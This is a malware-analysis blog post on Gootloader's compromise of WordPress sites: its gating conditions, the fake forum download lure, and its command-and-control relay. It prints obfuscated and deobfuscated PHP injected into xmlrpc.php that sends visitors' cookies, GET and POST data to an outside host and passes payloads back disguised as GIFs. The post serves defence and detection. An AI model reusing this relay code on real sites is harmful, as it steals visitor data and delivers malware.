Gootloader Command & Control


gootloader.wordpress.com/2023/01/05/gootloader-command-control/

January 5, 2023

In the previous blog post What is Gootloader?, it was mentioned that Gootloader utilizes compromised WordPress sites. How these blogs are compromised, is still a mystery, but they belief is either weak administrator credentials, or vulnerabilities in the WordPress software (to include themes and plugins).

Gootloader maintains persistence on a blog, by adding PHP code to various files, typically in the themes directory, but have also seen it in the plugins directory. Additionally, stored in the "wp_options" table, is base64 encoded PHP code is stored, this combination allows them to remotely run PHP code.

This is not an advertisement for the WordPress plugin Wordfence, but it detects the malicious modifications of the files:



File appears to be malicious or unsafe: wp-content/themes/restful/functions.php
Type: File

Issue Found
● Critical

Filename: /www/wp-content/themes/restful/functions.php

File Type: Theme

Details: This file appears to be installed or modified by a hacker to perform malicious activity. If you know about this file you can choose to ignore it to exclude it from future scans. The matched text in this file is: **<?php \x0d\x0a/*\x0d\x0a * This theme styles the visual editor to resemble the theme style,\x0d\x0a * specifically font, colors, icons, and column width.\x0d\x0a */\x0d\x0a$wp_template_css = get_option('themes_css');\x0d\x0aif (isset(...**

The issue type is: **Backdoor:PHP/explode.hex2bin.8776**
Description: **Suspicious code often encountered in malware. Can be used to inject content or users.**

File appears to be malicious or unsafe: wp-content/uploads/2020/index.php
Type: File

Issue Found
● Critical

Filename: /www/wp-content/uploads/2020/index.php

File Type: Not a core, theme, or plugin file from wordpress.org.

Details: This file appears to be installed or modified by a hacker to perform malicious activity. If you know about this file you can choose to ignore it to exclude it from future scans. The matched text in this file is: **$wp_t=array('theme',[redacted],$_POST,color**


The issue type is: **Suspicious:PHP/themeselector.8775**
Description: **Code used for theme switching based on POST values.**

The mechanism of redrawing the forum page is triggered via WordPress filters and actions. It is triggered if the following conditions are met:

- The visitor isn't logged into the blog

- The visitor's class C subnet hasn't visited the blog in the last 24 hours
- The visitor is visiting from an English-speaking country (or French/Korea for appropriate term)
- The visitor is on a Windows machine
- The visitor is not a crawler (for Google or Bing)

If the above checks pass, the call out to the "mothership" my-game.biz/5.8.18.7, will cause the page to redraw the page to the forum image, as seen below:


licensing agreement basic definit
tellmeastory.org.au/licensing-agreement-basic-definition/
Incognito
QUESTIONS AND ANSWERS
Log In
Sign Up
Questions
News
Search
About Us

licensing agreement basic definition?

#1 2022/12/29 6:06 am

Emma Hill
Newbie

Hi, I am looking to licensing agreement basic definition. A friend of mine told me he had seen it on your forum. I will appreciate any help here.

#2 2022/12/29 12:40 pm

Admin
Administrator

Here is a direct download link, licensing agreement basic definition.

#3 2022/12/29 9:04 pm

Emma Hill
Newbie

Thank you so much for your response! This is exactly what I've been looking for.

#4 2022/12/30 8:43 am

James1975
User

Thank you, Admin.

#5 2022/12/30 6:16 pm

King1
Moderator

Issue resolved. The ticket can be closed.

When the user clicks the link, it redirects to another Gootloader compromised WordPress site, with the URL ending in download.php (current as of 5Jan2023). This filename has changed over the years from content.php, search.php, mail.php, faq.php, news.php, and blog.php, but the code has stayed the same. No matter the name of the file, it reaches out to my-game.biz/5.8.18.7, for the malicious zipped .JS file.

Recently, the PowerShell code that runs via the scheduled task, calls out to 10 domains, some of which appear to be false positives. The URLs always end in xmlrpc.php, which is a legitimate WordPress file. However, they have modified it, to include their obfuscated code (see below).

```
<?php goto boRJO; boRJO: $ch = curl_init(); goto fB1wY; jUCyr: curl_setopt($ch,
CURLOPT_POST, TRUE); goto HcxAz; IKqv7: curl_close($ch); goto bi3Dv; HcxAz:
curl_setopt($ch, CURLOPT_RETURNTRANSFER, TRUE); goto b2dAn; N9o8z: $d = array("\151"
=> serialize($_SERVER["\122\x45\115\117\x54\x45\x5f\x41\x44\x44\122"]), "\x75" =>
serialize($_SERVER["\x48\124\124\120\137\x55\123\105\122\x5f\x41\107\105\116\124"]),
"\x68" => serialize($_SERVER["\110\124\x54\x50\137\110\117\123\x54"]), "\x63" =>
serialize($_COOKIE), "\147" => serialize($_GET), "\160" => serialize($_POST)); goto
nLmfD; H36HP: curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE); goto N9o8z; bi3Dv: if
(strpos($r, "\x47\111\106\70\71") !== false) {
header("\x43\157\x6e\x74\145\x6e\164\55\124\x79\160\x65\x3a\x20\151\x6d\141\x67\x65\57
 echo $r; exit;} goto cmXKz; b2dAn: curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0); goto
H36HP; fB1wY: curl_setopt($ch, CURLOPT_URL,
"\150\164\164\x70\163\x3a\x2f\57\x77\x77\x77\56\x69\x6e\x65\x72\x69\156\157\56\143\157
 goto jUCyr; LTTGw: $r = curl_exec($ch); goto IKqv7; nLmfD: curl_setopt($ch,
CURLOPT_POSTFIELDS, http_build_query($d)); goto LTTGw; cmXKz: ?>
```

Here is the code deobfuscated:


```
<?php
$d = array(
    "i" => serialize($_SERVER["REMOTE_ADDR"]) ,
    "u" => serialize($_SERVER["HTTP_USER_AGENT"]) ,
    "h" => serialize($_SERVER["HTTP_HOST"]) ,
    "c" => serialize($_COOKIE) ,
    "g" => serialize($_GET) ,
    "p" => serialize($_POST)
);

$ch = curl_init();
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
curl_setopt($ch, CURLOPT_URL, https://www.inerino.co.za/index.php);
curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
curl_setopt($ch, CURLOPT_POSTFIELDS, http_build_query($d));

$r = curl_exec($ch);
curl_close($ch);

if (strpos($r, "GIF89") !== false)
{
    header("Content-Type: image/gif");
    echo $r;
    exit;
}
?>
```

Basically, what happens above, is an infected host, will send a GET request with cookies full of juicy tidbits about the machine, to the xmlrpc.php, which will forward it on to the inerino.co.za domain.

Update: If the Gootloader operator decides to send code back, it will be returned as a GIF with obfuscated PowerShell code embedded in it.

Update 2: Given that GootLoader inserts the injected PHP block at the start of the xmlrpc.php file and the PHP inject only exits PHP execution when the gating check is passed on inerino[.]co[.]za, execution of xmlrpc.php will simply fall out of the injected GootLoader PHP block and continue execution of the legitimate XML-RPC PHP when the gating check fails. This means that a GET request to a GootLoader xmlrpc.php URL that fails the gating check will behave exactly like a GET request to an uninfected xmlrpc.php URL, making it difficult to tell false positive URLs from true positives.

This is not an advertisement for the WordPress plugin Wordfence, but it detects the malicious modified xmlrpc.php as seen below:



File appears to be malicious or unsafe: xmlrpc.php
Type: File

Issue Found December 14, 2022 3:34 am
● Critical

Filename: D:\new-wamp64\www\wordpress\xmlrpc.php
File Type: Core

Details: This file appears to be installed or modified by a hacker to perform malicious activity. If you know about this file you can choose to ignore it to exclude it from future scans.
The matched text in this file is: **<?php goto boRJO; boRJO:**

The issue type is: **Obfuscated:PHP/goto.label.7799**
Description: **Suspicious code construct found in known malware**

Need help with a security issue?
Sign up for Wordfence Care and we'll take care of it. Our security experts will clean your site, resolve the infection, and perform a security audit. Get hands-on support with any security issue including help installing, configuring and optimizing Wordfence.

WordPress core file modified: xmlrpc.php
Type: File

Issue Found December 14, 2022 3:34 am
● High

Filename: D:\new-wamp64\www\wordpress\xmlrpc.php
File Type: Core

Details: This WordPress core file has been modified and differs from the original file distributed with this version of WordPress.

This inerino.co.za domain is new to Gootloader C2 and came about around 17 November 2022. The domain is registered to Ivan Boldirev, who was a Serbian Canadian Hockey player. The SSL cert was generated around 17 October 2022.